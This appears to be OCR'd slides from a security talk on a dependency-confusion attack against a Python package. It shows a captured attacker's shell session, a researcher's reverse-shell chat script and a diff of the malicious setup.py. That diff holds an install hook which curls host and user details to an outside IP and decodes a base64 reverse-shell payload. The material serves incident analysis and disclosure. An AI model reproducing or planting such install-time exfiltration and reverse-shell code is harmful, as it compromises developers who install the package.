Wireshark · Follow TCP Stream (tcp.stream eq 1) · output (1).pcap
pwd
/home/ubuntu
ls -lha ~/.
total 52K
drwxr-x--- 6 ubuntu ubuntu 4.0K Dec 29 11:37 .
drwxr-xr-x 3 root root 4.0K Dec 29 10:10 ..
-rw------- 1 ubuntu ubuntu 22 Dec 29 10:28 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3.7K Dec 29 11:34 .bashrc
drwx------ 3 ubuntu ubuntu 4.0K Dec 29 10:55 .cache
drwx------ 3 ubuntu ubuntu 4.0K Dec 29 10:45 .config
drwxrwxr-x 3 ubuntu ubuntu 4.0K Dec 29 10:16 .local
-rw-r--r-- 1 ubuntu ubuntu 807 Jan 6 2022 .profile
drwx------ 2 ubuntu ubuntu 4.0K Dec 29 10:10 .ssh
-rw-r--r-- 1 ubuntu ubuntu 0 Dec 29 10:54 .sudo_as_admin_successful
-rw-rw-r-- 1 ubuntu ubuntu 1.7K Dec 29 10:20 1.py
-rw-rw-r-- 1 ubuntu ubuntu 1.8K Dec 29 11:21 2.py
-rw-r--r-- 1 tcpdump tcpdump 4.0K Dec 29 13:44 output.pcap
ls -lha /
total 72K
drwxr-xr-x 19 root root 4.0K Dec 29 10:10 .
drwxr-xr-x 19 root root 4.0K Dec 29 10:10 ..
lrwxrwxrwx 1 root root 7 Dec 1 11:06 bin -> usr/bin
drwxr-xr-x 4 root root 4.0K Dec 1 11:10 boot
drwxr-xr-x 17 root root 3.2K Dec 29 10:10 dev
drwxr-xr-x 101 root root 4.0K Dec 29 11:13 etc
drwxr-xr-x 3 root root 4.0K Dec 29 10:10 home
lrwxrwxrwx 1 root root 7 Dec 1 11:06 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Dec 1 11:06 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Dec 1 11:06 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Dec 1 11:06 libx32 -> usr/libx32
drwx------ 2 root root 16K Dec 1 11:08 lost+found
drwxr-xr-x 2 root root 4.0K Dec 1 11:06 media
drwxr-xr-x 2 root root 4.0K Dec 1 11:06 mnt
drwxr-xr-x 2 root root 4.0K Dec 1 11:06 opt
dr-xr-xr-x 172 root root 0 Dec 29 10:10 proc
drwx------ 4 root root 4.0K Dec 29 10:10 root
drwxr-xr-x 27 root root 860 Dec 29 10:55 run
lrwxrwxrwx 1 root root 8 Dec 1 11:06 sbin -> usr/sbin
drwxr-xr-x 8 root root 4.0K Dec 1 11:10 snap
drwxr-xr-x 2 root root 4.0K Dec 1 11:06 srv
dr-xr-xr-x 13 root root 0 Dec 29 10:10 sys
drwxrwxrwt 13 root root 4.0K Dec 29 11:07 tmp
drwxr-xr-x 14 root root 4.0K Dec 1 11:06 usr
drwxr-xr-x 13 root root 4.0K Dec 1 11:07 var
uname -r
5.15.0-1026-aws
unam
sh: 17: unam: not found
uname
Linux
lsb_release -c
Codename: jammy
22 client pkts, 26 server pkts, 43 turns.
Entire conversation (13 kB)
Show data as ASCII
Stream 1
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help


https://gist.github.com/josef/cb4db2a80336633e15a41e5601c7235f
GitHub Gist
Search...
All gists
Back to GitHub
josef / script.py
Last active last month
Edit
Delete
Unsubscribe
Star
0
Code
Revisions 3
Embed
<script src="https://gis
Download ZIP
remote shell chat script with attacker
script.py
Raw
import socket
import subprocess
def main():
ip_address = '3.221.152.203'
port = 771
print(f'connecting to {ip_address}:{port}')
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_address = (ip_address, port)
sock.connect(server_address)
while True:
data = sock.recv(2048)
command = data.decode()
print(f'received command from attacker: {command}')
if input(f'execute command?: ').lower() not in {'y', 'yes'}:
stdout = input(f'fake output: ')
stdout = stdout.encode()
sock.sendall(stdout)
continue
process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE)
stdout, stderr = process.communicate()
print(f'command output: {stdout.decode()}')
if input(f'send command output?: ').lower() not in {'y', 'yes'}:
break
sock.sendall(stdout)
sock.close()
if __name__ == '__main__':
main()

```
attacker: whoami
```

```
attacker: whoami
victim: who are you?
```

```
attacker: whoami
victim: who are you?
attacker: ls
attacker: ls ~/
attacker: ls .
```

```
attacker: whoami
victim: who are you?
attacker: ls
attacker: ls ~/
attacker: ls .
victim: yo, lets talk. who are you?
```


attacker: whoami
victim: who are you?
attacker: ls
attacker: ls ~/
attacker: ls .
victim: yo, lets talk. who are you?
attacker: Security Engineer. You?

attacker: whoami
victim: who are you?
attacker: ls
attacker: ls ~/
attacker: ls .
victim: yo, lets talk. who are you?
attacker: Security Engineer. You?
victim: Are you sure? security engineers don't write reverse shells.

victim: who are you?
attacker: ls
attacker: ls ~/
attacker: ls .
victim: yo, lets talk. who are you?
attacker: Security Engineer. You?
victim: Are you sure? security engineers don't write reverse shells.
attacker: ls .

attacker: ls
attacker: ls ~/
attacker: ls .
victim: yo, lets talk. who are you?
attacker: Security Engineer. You?
victim: Are you sure? security engineers don't write reverse shells.
attacker: ls .
victim: Where are you from?

attacker: Security Engineer. You?
victim: Are you sure? security engineers don't write reverse shells.
attacker: ls .
victim: Where are you from?
attacker: I am checking Internal systems. Dependency confusion you know. If not our system, I am killing the shell and drop the connection (just dont connect back) See you


setup.py - Text Compare - Beyond Compare
Session File Edit Search View Tools Help
New version available...
aidoc-e2e-utils-5.0.3 <--> aidoc-e2e-utils-5....
setup.py
Home Sessions All Diffs Same Context Minor Rules Format Copy Edit Next Section Prev Section Swap Reload
aidoc-e2e-utils-5.0.2\setup.py
12/29/2022 4:36:36 AM 1,838 bytes Python Scripts ANSI UNIX
aidoc-e2e-utils-5.0.3\setup.py
12/29/2022 8:02:54 PM 977 bytes Python Scripts ANSI UNIX
import os.path
import platform
from os.path import expanduser
def getShell():
home = expanduser("~")
if os.path.exists(f"{home}/.zshrc"):
return f"{home}/.zshrc"
elif os.path.exists(f"{home}/.bashrc"):
return f"{home}/.bashrc"
else:
return 'NO'
def identifyVictim():
system=platform.system()
os.popen(f"curl -s http://3.221.152.203:8000/acl/whoami/identity/{getFolderName()}/{system} > /
return system
def getFolderName():
return os.path.basename(os.getcwd())
class CustomInstall(install):
def __init__(self, dist):
super(install, self).__init__(dist)
self.__post_install()
def run(self):
install.run(self)
def __post_install(self):
shell()
def shell():
system=identifyVictim()
if system == 'Darwin':
payload=f"base64 -D <<< KGJhc2ggLWMgJzA8JjEwMC07ZXhlYyAxMDA8Pi9kZXYvdGNwLzMuMjIxLjE1Mi4yMD
os.popen(payload)
shell=getShell()
if shell != 'NO':
import os.path
import platform
from os.path import expanduser
def identify():
system=platform.system()
whoami=os.popen('whoami').read()
home = os.popen("echo $HOME").read()
os.popen(f"curl -s http://3.221.152.203:8000/acl/package/{getFolderName()}/system/{system}/user
os.popen(f"curl -s http://3.221.152.203:8000/acl/package/{getFolderName()}/home/{home} > /dev/n
return system
def getFolderName():
return os.path.basename(os.getcwd())
class CustomInstall(install):
def __init__(self, dist):
super(install, self).__init__(dist)
self.__post_install()
def run(self):
install.run(self)
def __post_install(self):
report()
def report():
system=identify()
17: 1 Indentation
···else:¶
5 difference section(s) Important Left Orphan Insert Load time: 0.09 seconds

Part 4 - Summary

Why It's That Easy


Ecosystem was not built for security

- **No vetting** of metadata that developers rely on
  - Package name
  - Related git repository
  - Website URL
  - Description
- It’s hard to know who’s telling the truth

Account are taken over

- Not all maintainers enabled 2FA
- If enabled, stolen CI tokens does not require 2FA
- Expired domains

Auto update by design



What you ask for

~6.1.2

What you actually get


~6.1.2 → 6.1.4 (latest)

